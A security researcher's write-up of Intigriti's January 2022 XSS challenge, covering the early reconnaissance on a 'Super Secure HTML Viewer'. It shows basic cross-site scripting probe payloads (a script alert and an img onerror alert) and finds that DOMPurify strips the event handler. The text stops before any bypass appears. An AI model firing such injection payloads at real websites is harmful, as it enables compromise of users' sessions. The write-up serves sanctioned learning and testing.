


Intigriti January 2022 Challenge: XSS Challenge 0122 by TheRealBrenu

In January ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member TheRealBrenu.



The image shows a screenshot of a challenge announcement on the Intigriti platform. The background is light blue with a repeating pattern of white butterfly-like icons. At the top center, there is a circular profile picture of a person. Below the profile picture, the text reads "Intigriti's January XSS challenge" in bold black font, followed by "By @TheRealBrenu" in red font. Below this, there is a white box containing the challenge details. The text inside the box says "Find a way to execute arbitrary javascript on the iframed page and win Intigriti swag." followed by a section titled "Rules:" with a bulleted list of conditions and prizes.

Intigriti's January XSS challenge
By @TheRealBrenu

Find a way to execute arbitrary javascript on the iframed page and win Intigriti swag.

Rules:

- This challenge runs from the 10th of January until the 16th of January, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 17th of January:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!


Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

To make our life a bit easier we can go directly to the page loaded by that iframe: <https://challenge-0122-challenge.intigriti.io/> which then only shows the Super Secure HTML Viewer” itself.




We are up against a HTML viewer so a first thing we can do is see if our HTML viewer is actually parsing our input. Let's give it a try with some very easy HTML code `<h1><i>test</i></h1>` for example.

Enter the input `<h1><i>test</i></h1>` and click the “Parse” button.





That worked fine. Our input text “test” is parsed in italic and a bit bold from the heading tag. Looking at the browser address bar this already reveals something. Once parsed we can see a “payload” parameter being used.



At this point we notice HTML being parsed then my idea is simple try to input javascript or an XSS vector based on HTML context. The payloads are URL encoded in the browser address bar.

	XSS Payload	URL encoded payload
Javascript alert box	<script>alert()</script>	<script>alert()<%2Fscript>
HTML context XSS payload		<img%20src%3Dx%20onerror%3Dalert()>


The javascript payload results in nothing shown and no alert box. The XSS vector that should fire in HTML context seems to get parsed as we can see the image symbol reflected but the alert box is also not firing so the XSS is not executed:



So something is blocking us from parsing javascript and once we try to parse HTML that uses an event attribute like “onerror” this seems not to execute. We need to take this a step further and have a look at the source code if we want to get an XSS payload to fire.


Our HTML context XSS payload `` seems to get parsed for a part so we can inspect this via the developer tools and check how it is exactly reflected in the source code.

Right click on the reflected image shown and choose “Inspect”




The event attribute “onerror” is clearly missing in the source code. Something in this web application is filtering the input for safety reasons. We need to figure out what it is and of course try to bypass this “safety” mechanism for our XSS attack to fire.


As we are now in the developer tools we can have a look at the other sources of this web page via the “Sources” tab.



Ok this could look overwhelming with many folders and subfolder but a quick glance at these folders reveals we are facing a web application built with the React library (<https://reactjs.org/>).

Another way to get this information is via browser plugins like “Wappalyzer” for example in Chrome:







If you are not familiar with the react framework this is a possible way to check which files are custom made and which ones not.

Quick inspection of our 2 custom made js files reveals some important things:

- Parts of the code are obfuscated as “identifiers” which seem base64 encoded with “atob”:

<https://developer.mozilla.org/en-US/docs/Web/API/atob>

- We are up against DomPurify: *DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.* <https://github.com/cure53/DOMPurify>



The screenshot displays the GitHub repository for `cure53/DOMPurify`. The main content area shows a commit history table with columns for commit message, author, date, and commit count. The commit messages frequently mention fixing a potential problem with risky root nodes in `IN_PLACE`. The file tree on the left includes folders like `github`, `settings`, `demos`, `dist`, `scripts`, `src`, `test`, `website`, and various configuration files like `.babelrc`, `.editorconfig`, `.gitignore`, `.jvmrc`, `.prettierrc`, `.prettierrc`, `LICENSE`, `README.md`, `SECURITY.md`, `bower.json`, `package-lock.json`, `package.json`, and `rollup.config.js`.

The sidebar on the right contains an 'About' section describing DOMPurify as a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML, and SVG. It also lists tags like `javascript`, `svg`, `html`, `security`, `dom`, `xss`, `mathml`, `sanitizer`, `dompurify`, and `cross-site-scripting`. Below this, there are sections for 'Releases' (showing version 2.3.4 as the latest), 'Sponsor this project' (with a 'Sponsor' button), and 'Packages' (showing 48.6k uses).

